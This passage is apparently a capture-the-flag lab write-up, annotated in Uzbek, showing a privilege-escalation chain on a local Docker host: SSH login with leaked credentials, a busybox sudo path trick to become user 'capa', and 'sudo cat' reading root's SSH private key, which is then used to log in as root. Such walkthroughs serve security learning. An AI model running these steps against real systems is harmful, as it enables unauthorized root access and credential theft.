You have to change your password ralf, I have told you many times, log into your account and I will change your password.

Your new credentials are:

ralf:supersecurepassword

[saidislom@kali]~$ ssh ralf@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:IC/yTL1Ns0yIB5A+xmflwZnalylIRz5xLC3pntryn/w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
ralf@172.17.0.2's password:
Permission denied, please try again.
ralf@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ralf@f28e82c534e8:~$ whoami
ralf
ralf@f28e82c534e8:~$
```

```
ssh ralf@172.17.0.2
```

ralf foydalanuvchisining sudo huquqlarini tekshiramiz

```
Session Actions Edit View Help
ralf@f28e82c534e8:~$ sudo -l
Matching Defaults entries for ralf on f28e82c534e8:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ralf may run the following commands on f28e82c534e8:
  (capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*
ralf@f28e82c534e8:~$ saidislom
```

```
sudo -l
```

busybox orqali capa foydalanuvchisiga o'tamiz

```
Session Actions Edit View Help
capa@f28e82c534e8: /home/ralf

ralf@f28e82c534e8:~$ sudo -l
Matching Defaults entries for ralf on f28e82c534e8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ralf may run the following commands on f28e82c534e8:
    (capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*
ralf@f28e82c534e8:~$ sudo -u capa /usr/local/bin/busybox /nothing/sh

BusyBox v1.36.1 (Ubuntu 1:1.36.1-6ubuntu3) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/home/ralf $ /bin/bash -p
capa@f28e82c534e8:/home/ralf$ whoami
capa
capa@f28e82c534e8:/home/ralf$
```

```
sudo -u capa /usr/local/bin/busybox /nothing/sh
/bin/bash -p
```

capa foydalanuvchisining sudo huquqlarini tekshiramiz


```
Session Actions Edit View Help
capa@f28e82c534e8: /home/ralf

capa@f28e82c534e8:/home/ralf$ sudo -l
Matching Defaults entries for capa on f28e82c534e8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty


User capa may run the following commands on f28e82c534e8:
    (ALL : ALL) NOPASSWD: /bin/cat
capa@f28e82c534e8:/home/ralf$
```

```
sudo -l
```

GTFOBins saytidan cat buyrug'i orqali fayl o'qish usulini topamiz



sudo orqali root foydalanuvchisining SSH kalitini o'qiymiz



```
LF= /root/.ssh/id_rsa
sudo cat "$LF"
```

o'g'irlangan kalit yordamida root huquqiga ega bo'lamiz

```
Session Actions Edit View Help
root@f28e82c534e8: ~
(saidislom@kali)-[Workspace]
$ nano id_rsa_root.txt
(saidislom@kali)-[Workspace]
$ chmod 600 id_rsa_root.txt
(saidislom@kali)-[Workspace]
$ ssh root@172.17.0.2 -i id_rsa_root.txt
Welcome to Ubuntu 24.04 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Aug 14 17:57:47 2024 from 172.19.0.1
root@f28e82c534e8:~# whoami
root
root@f28e82c534e8:~# saidislom
```

```
nano id_rsa_root.txt
chmod 600 id_rsa_root.txt
ssh root@172.17.0.2 -i id_rsa_root.txt
whoami # -> root
```